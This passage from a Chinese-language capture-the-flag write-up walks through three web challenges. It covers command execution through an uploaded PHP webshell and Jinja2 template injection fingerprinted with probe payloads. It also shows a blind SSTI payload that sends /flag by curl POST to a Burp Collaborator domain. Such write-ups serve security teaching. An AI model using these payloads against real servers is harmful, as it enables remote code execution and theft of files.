获得路径/uupppploading02/shell.php,在url中加入这一段后跳转
我们可以看到,shell已经生效了,页面显示PHP报错(shell.php on line 1) ——说明php执行成功,但地址栏末尾缺少?c=cat+/flag。报错中还提到地址在/var/www/html/uupppploading02/shell.php。我们按照这些重新填地址,在地址栏加上?c=cat+/ flag
获得flag
18. 会说话的汤姆猫_revenge
考点:SSTI 模板注入(Jinja2 RCE)
依据提示,汤姆猫换上了新的内核,在结合我们之前写他的原题,推断出他大概是换掉了{fetch}任意文件读,或者换了模板引擎,或加了真过滤。因此,我们需要逐条测试以得知哪些被换,哪些可用
依次输入
| 测试 | 回显 | 含义 |
|---|---|---|
| {{7*7}} | 喵~49 | SSTI还在 |
| {{$smarty.version}} | 版本号 | 还是smarty |
| 走神/报错 | 引擎换了 | |
| {{7*’7’}} | 49 | TWig |
| 7777777 | Jinja2 | |
| {{’a’~’b’}} | ab | TWig |
| {{fetch…}} | 文件内容 | fetch没修 |
| 走神 | fetch被拦 | |
| {{include…}} | 文件内容 | include可读 |
最终确定引擎为Jinja2,ssti还在,同时输入{{config}}回显了完整的Flask配置,最终敲定为Flask+Jinja2同时没有真过滤。那么我们就用最标准的Jinja2 RCE,用config入口,在输入框中输入
1 | {{config.__init__.__globals__['os'].popen('cat /flag').read()}} |
获得flag
19. 不会说话的汤姆猫
工具:Burp Suite
我们已经写了两道汤姆猫了,这一道与前两道不同的是汤姆猫说不了话(敲1回复是【汤姆猫似乎想说点什么,但他开不了口】),输入不再回显了。
首先用bp抓包看还是不是Flask+Jinja2,后端显示
1 | Server: Werkzeug/3.1.8 Python/3.12.14 |
Flask还在,推断没有变还是Flask+Jinja2,推测其升级核心为去掉回显,变成”盲ssti“,为了验证这个推测决定用bp来时间盲测确认ssti还在
在bp重发器里把message改为
1 | message=%7B%7Bconfig.__init__.__globals__%5B%27os%27%5D.popen(%27sleep%205%27).read()%7D%7D ({{config.__init__.__globals__['os'].popen('sleep 5').read()}}) |
 看右下角的响应时间,显示为5257约等于5秒,说明它在服务器上真的执行了,确认为rce,现在需要把flag外带出来。
打开 bp 协作器,点击Copy to clipboard获得一个域名(kui84vvw6exfmuvxhsfy970hn8tzhp5e.oastify.com)
在重发器里面把message改为
1 | message=%7B%7Bconfig.__init__.__globals__%5B%27os%27%5D.popen(%27curl%20-X%20POST%20--data%20@/flag%20http://kui84vvw6exfmuvxhsfy970hn8tzhp5e.oastify.com/%27).read()%7D%7D |
